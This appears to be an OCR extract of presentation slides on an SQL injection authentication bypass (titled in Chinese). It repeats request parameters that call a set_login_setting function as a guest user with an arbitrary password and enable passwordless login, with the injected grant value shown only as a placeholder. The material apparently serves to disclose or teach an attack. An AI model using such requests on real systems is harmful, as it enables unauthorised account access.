


SQL Injection - 繞過驗證




wiz_func = set_login_setting
user = guest
pwd = any
grant = <grant>
passwordless_en = 1
passwordless_approve_en = 1

SQL Injection - 繞過驗證




wiz_func = set_login_setting
user = guest
pwd = any
grant = <grant>
passwordless_en = 1
passwordless_approve_en = 1


SQL Injection - 繞過驗證



